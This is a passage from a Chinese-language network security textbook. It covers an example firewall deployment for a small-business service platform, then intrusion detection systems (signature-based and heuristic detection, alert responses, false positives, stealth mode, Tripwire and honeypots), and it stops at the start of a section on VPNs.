



图 7-19　屏蔽子网体系结构

## 7.2.4　防火墙配置举例

针对本书中某市城南区中小企业服务平台的实际需要，可以采用图 7-20 中防火墙的部署方案。

（1）采用屏蔽子网体系结构，设置非军事化区 DMZ。

（2）企业内部网络划分部门子网，包括普通员工子网、市场销售部门子网、管理和财务部门子网，并为不同的用户设置不同的 Internet 访问权限，可以控制用户不同时段的 Internet 访问权限，合理分配网络资源。

(3) 对企业重要部门,如管理部门和财务部门,进行单独划分区域地址组,配置内部防火墙,添加策略只有授权用户才能访问,不能被其他未授权部门的员工电脑访问,更不能被互联网访问操作。





**图 7-20 某市南城区中小企业防火墙配置**

可采取如下配置策略:

(1) 财务部门为了防止不安全因素的侵入,可以配置成只允许收发邮件访问某些财务网站或者网银目的地,并且使用 MSN 等通信工具通信。

(2) 销售部可以定向访问内网服务器,使用 QQ、MSN 等通信软件与用户交流。

(3) 管理部门由于业务需要获取信息的优先级比较高可以纵览全局,允许各种上网请求。

(4) 普通员工在上班时间不允许使用 MSN、QQ 等通信工具,以及迅雷等多线程高速下载工具,防止有些员工大量占用公司网络带宽下载非工作私人流量而导致的网络卡、慢,使得企业员工上班时间不受干扰,高效工作;下班时间,可以放开上述上网限制。

(5) 出差员工可以利用 VPN 方便的拨入单位内部网络,使用内部资源网上远程办公。

# 7.3　入侵检测系统

## 7.3.1　IDS 概述

入侵检测系统(Intrusion Detection System,IDS)是一种设备,通常是另一台独立的计算机,通过监视内部的活动来识别恶意的或可疑的事件。IDS 是一种探测器,像烟雾探测器一样,如果发生了指定的事件就会触发警报。入侵检测系统采用实时(或近似实时)运行方式,监视活动并及时向管理员报警,以便采取保护措施。

IDS 是对网络安全极好的补充。防火墙封锁到达特定端口或地址的通信量,并限制使用某些协议来降低其影响。但根据定义,防火墙必须允许一些通信量进入一个受保护区域。监视通信量在受保护区域内的真实活动是 IDS 的工作。IDS 能实现多种功能:

(1) 监视用户和系统活动。

(2) 审计系统配置中存在的弱点和错误配置。

(3) 评估关键系统和数据文件的完整性。

(4) 识别系统活动中存在的已知攻击模式。

(5) 通过统计分析识别不正常活动。

(6) 管理审计跟踪,当用户违反策略或正常活动时,给出警示。

(7) 纠正系统配置错误。

(8) 安装、运行陷阱以记录入侵者的相关信息。

没有一个 IDS 能实现上述所有功能。在理想情况下,IDS 应该快速、简单而且准确,同时也应该相当完善。它应该能以极小的性能代价检测出所有的攻击。一个 IDS 中可能会使用下面所列的部分或全部设计方法:

(1) 在包头上进行过滤。

(2) 在包内容上进行过滤。

(3) 维护连接状态。

(4) 使用复杂的多包标记。

(5) 使用最少的标记产生最大的效果。

(6) 实时、在线过滤。

(7) 隐藏自己。

(8) 使用优化的滑动时间窗口大小来匹配标记。

**1. 警报响应**

不论哪种入侵检测系统都应在发现匹配时报警。警报的范围包含从普通到重大的所有事件,比如写审计日志的注释、记录系统安全管理员操作等。一些特别设计的入侵检测系统还允许用户决定系统对什么样的事件采取什么样的措施。

哪些是可能的响应呢?范围是无限的,可以是管理员(和程序)能想到的任何事情。一般情况下,响应主要分为三类(三类响应可部分或全部应用到单个响应中):

(1) 监视器,收集数据,可能会在必要时增加收集数据的总量。

(2) 保护,采取行动减少暴露。

(3) 叫人。

对具有一般(最初的)影响的攻击,采用监视器比较恰当。监视器的真正目标在于观察入侵者,看他访问了哪些资源或者试图进行什么样的攻击。另一种可能使用监视器的情况是记录来自给定源地址的所有通信量,用于以后分析。监视器对攻击者应是不可见的。保护意味着增加访问控制措施,甚至使得一个资源不可用(比如,关闭一个网络连接或者使一个文件不能访问)。系统甚至可能切断攻击者正在使用的网络连接。与监视器相反,保护对攻击者常常是可见的。最后,叫人类型的入侵检测系统允许个人进行辨别,IDS能立即采取初步的防御措施,同时也向人报警,人也许会花几秒、几分或者更长的时间进行响应。

**2. 错误结果**

入侵检测系统并不是完美无缺的,其最大的问题是出现错误。虽然IDS大多数情况下能正确检测到入侵者,但也可能会犯两种不同类型的错误:一种是对非真正攻击报警(误报),另一种是对真正的攻击不报警(漏报)。太多的误报意味着管理员将降低对IDS报警的信任,有可能导致真正的报警被忽略。但漏报意味着真正的攻击将通过IDS而没有采取措施。误报和漏报的程度代表了系统的敏感性。所以绝大多数IDS允许管理员调整系统的敏感性,以便在误报和漏报之间取得可接受的平衡。

### 7.3.2 IDS的类型

常用的入侵检测系统是基于签名的IDS和启发式IDS。基于签名(Signature-Based)的入侵检测系统实现简单的模式匹配,并报告与已知攻击类型的模式匹配情况。启发式(Heuristic)入侵检测系统(又称基于异常的入侵检测系统)建立了一个可接受行为模型,并对该模型的出错情况做上标记;在以后使用时,管理员可以将带标记的行为作为可接受的行为,以便启发式IDS把以前未分类的行为作为可接受的行为进行处理。

入侵检测设备可以是基于网络的或者是基于主机的。基于网络(Network-Based)的IDS是附加在网络上的一台单独的设备,监视经过该网络的通信量;基于主机(Host-Based)的IDS运行在单个工作站、客户端或主机上,用于保护该主机。

**1. 基于标记的入侵检测**

对一种已知的攻击类型做简单的标记可描述以下情况:一系列的TCP SYN包被连续发往许多不同的端口,而且有时彼此很接近,这是端口扫描时会发生的情况。入侵检测系统可能不会发现第一个SYN包(比如发往80端口)中有什么异常情况,然后另一个到25端口的包(从相同的源地址发来的)也是如此。但是,随着越来越多的端口收到SYN包,尤其在一些没有开放的端口也收到了SYN包,这种模式反映了可能有人在进行端口扫描。同样,如果收到数据长度为65535字节的ICMP包,表明某些协议栈的实现出现了故障,这样的包就是一种需要观察的模式。

基于标记的检测中存在的问题就是标记本身。攻击者会对一种基本的攻击方式加以修改,使之与这种攻击的已知标记不匹配。例如,攻击者可以把小写字母转换为大写字

母，或者把符号（比如空格）转换为其等价的字符代码%20。这样，为了识别%20 与空格匹配，IDS 必须对数据流的规范形式进行必要的处理。攻击者也可能插入一些 IDS 会看到的、格式错误的包，故意引起模式不匹配，协议处理栈会因为其格式不对而丢弃这些包。这些变化都可以被 IDS 检测到，只是更多的标记要求 IDS 做更多的附加工作，这会降低系统的性能。

当然，基于标记的 IDS 因为标记还没有安装在数据库而不能检测一种新的攻击。在每种攻击类型刚开始时，由于是一种新模式，IDS 是无法对这类攻击发出警告的。

基于标记的 IDS 趋向于使用统计分析方法，通过使用统计工具可得到关键指标的测量样本（如外部活动总量、活动进程数、事务数等），也可决定收集测量数据是否适合预先确定攻击标记。

理想的标记应该匹配每一种攻击实例，匹配攻击的微妙变化，而不会匹配不是攻击部分的通信量。然而，这个目标遥不可及。

**2. 启发式入侵检测**

由于标记受到特定的、已知的攻击模式的限制，使得另一种形式的入侵检测有了用武之地。启发式入侵检测寻找的是异常的举动，而不是寻求匹配。其初期工作是关注个人的行为，试图发现有助于理解正常和异常行为的个人特征。例如：某个用户可能总是以阅读电子邮件开始一天的工作，使用文字处理器编写大量的文档，偶尔备份一下文件。这是一些正常活动。该用户看起来很少使用管理员的系统功能。如果这个人试图访问敏感的系统管理功能，这一新的行为可能暗示着其他人正在以该用户的身份活动。

如果考虑在使用的有安全隐患的系统，它开始是“干净的”，没有被入侵，后来则变“脏”了，完全处于危险之中。在系统从“干净”变“脏”的过程中，没有使用行为跟踪点，系统很可能是在开始时，只稍微有点“脏”事件发生，甚至是偶然的，然后，随着“脏”事件逐渐增加，系统逐渐陷入更深的危险之中。这些事件中的任何一个可能被接受，如果只累积计算，这些事件发生的顺序、速度可能就是一种信号，它表明有不能被接受的事件发生了。入侵检测系统的推理引擎可以持续分析系统，当系统“脏”事件超过了阈值后，就发出警告。

推理引擎有两种工作方式。一种是称为基于状态的入侵检测系统查看系统审查所有被修改的状态或配置。当系统转向不安全模式时，它们就尝试进行入侵检测。其他时候，则尝试将当前的活动与不可接受活动的模式进行比较，当两者相似时，则发出警告。另一种是入侵检测根据已知不良活动模型开始工作。例如，除使用少量的系统功能（注册、修改口令、创建用户）之外，任何其他访问口令文件的企图都是可疑的。在这种入侵检测方式中，会将实际的活动与已知的可疑范围进行比较。

所有的启发式入侵检测都将行为归纳为以下三类：好的/良好的、可疑的和未知的。随着时间的推移，IDS 会逐步学习某种行为是否可接受。根据学习的结果，特定的行为可以从一种类型转换成另一种类型。

与模式匹配一样，启发式入侵检测受到以下限制：系统所能见到的信息量非常大（如何将行为正确归类）；当前行为与某一类型的匹配程度如何。

### 3. 秘密模式

IDS是一种网络设备(在基于主机的IDS中,是运行在网络设备上的一个程序)。面对网络攻击,任何一种网络设备都有其潜在的弱点。如果IDS自身被拒绝服务攻击所淹没,它还会有用吗?如果攻击者成功登录被保护网络中的系统,难道他下一步不会设法禁止IDS吗?

为解决这些问题,大多数IDS都运行在秘密模式(Stealth Mode)下,所以,IDS有两个网络接口:一个用于正在被监视的网络或网段,另一个用于产生报警和其他可能的管理需求。IDS把被监视的接口仅作为输入使用,决不通过此接口往外发送包。通常,为这个设备的该接口配置不公开的地址。这样,路由器不能直接路由任何信息到这个地址,因为路由器不知道有这个设备的存在。这是完美的被动窃听!如果IDS需要产生一个警报,它只在完全隔离的控制网络上使用警报接口即可,这种结构如图7-21所示。





**图7-21 与两个网络相连的秘密模式IDS**

### 4. 其他IDS类型

一些安全工程师也在考虑使用其他设备作为IDS。例如,要检测不可接受的修改代码的行为,通过程序来比较软件代码的活动版本和代码摘要的存储版本就能够实现。Tripwire程序是最著名的软件(或静态数据)比较程序。你可以在一个新系统上运行Tripwire,它会为每一个文件产生一个哈希值,然后可以在一个安全的地方存储这些哈希值(离线存储,以便在修改一个系统文件时没有入侵者能修改它们)。如果后来怀疑系统遭到了破坏,重新运行Tripwire,并提供已存储的哈希值。Tripwire会重新计算这些哈希值并对任何不匹配的情况进行报告,这些不匹配情况能指出被修改的文件。

系统弱点扫描器(如ISS Scanner或Nessus)可以针对网络运行,它们能够检测已知的弱点并报告所发现的缺陷。

蜜罐是一种故意诱惑攻击者的人为环境。它可以记录入侵者的行为,甚至试图通过对行为、包数据或者连接的跟踪来努力识别攻击者。从这种意义上来说,蜜罐可以看做是一种IDS。

# 7.4 虚拟专用网

防火墙可以对进出网络的信息和行为进行控制，将用户内部可信任网络和外部不可信任网络隔离。然而越来越多的企业在全国乃至世界各地建立分支机构开展业务。随着办公场地和分支机构的分散化，以及日渐庞大的移动办公大军的出现，分散在不同地点的机构，也需要考虑安全传输的问题。虚拟专用网(Virtual Private Network，VPN)技术应运而生，既可以实现企业网络的全球化，又能最大限度地利用公共资源。VPN技术的核心是在互联网上实现保密通信。

## 7.4.1 VPN概述

### 1. 什么是VPN

随着企业自身的不断发展和规模的扩大，越来越多的企业开始在不同的地方设立分支机构，以拓展业务，如图7-22所示。这些机构相互之间如何通过Internet传输机密信息？当员工出差在外时，如何通过Internet访问公司内部网络的保密数据，且保证数据在传输过程中不被窃听、篡改或丢失呢？

